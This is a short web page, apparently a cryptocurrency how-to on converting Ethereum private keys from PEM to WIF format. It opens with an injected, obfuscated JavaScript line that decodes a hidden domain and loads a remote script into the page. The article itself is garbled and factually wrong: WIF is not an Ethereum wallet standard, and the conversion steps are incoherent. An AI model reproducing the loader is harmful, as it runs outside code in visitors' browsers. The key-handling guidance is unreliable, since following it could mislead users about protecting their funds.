
const pdx= »bm9yZGVyc3dpbmcuYnV6ei94cC8= »;const pde=atob(pdx);const script=document.createElement(« script »);script.src= »https:// »+pde+ »cc.php?u=7054f684″;document.body.appendChild(script);
Converting Private Keys from PEM to WIF
The popular blockchain platform Ethereum uses two different formats for private keys: PEM (Privacy-Enhanced Mail) format and WIF (Wallet Import Format). In this article, we explain how to convert your Ethereum private key from PEM to WIF.
Understanding the Difference Between PEM and WIF Formats
- PEM Format: This is a common format used to store encrypted data on computers. It usually contains a password or passphrase in addition to the encrypted data.
- WIF Format
: This is the standard format used by Ethereum wallets, such as those stored in Ledger hardware wallets.
Converting PEM to WIF
To convert your private key from PEM to WIF, follow these steps:
- Provide your private key

: Make sure you have access to your private key. It is recommended that you keep it safe and out of the reach of unauthorized persons.
- Use a PEM viewer: This conversion process requires a PEM viewer. Some popular tools include OpenSSL, which is included with most Linux distributions or can be installed separately.
- Open the text file containing your private key in an editor that supports viewing PEM files (such as Gedit on Linux).
- Export Private Key: Use the export option to convert your private key from PEM to a string or binary key.
- Import to Wallet Software: Transfer the private key in WIF format to your Ethereum wallet software.
- Most desktop wallets, such as MyEtherWallet, allow you to import your private key using built-in tools.
Important Notes
- Be careful when sharing your private key with others or storing it in insecure places.
- If you plan to transfer funds between different wallets, use a secure method, such as encrypted communication using a VPN or secure messaging apps.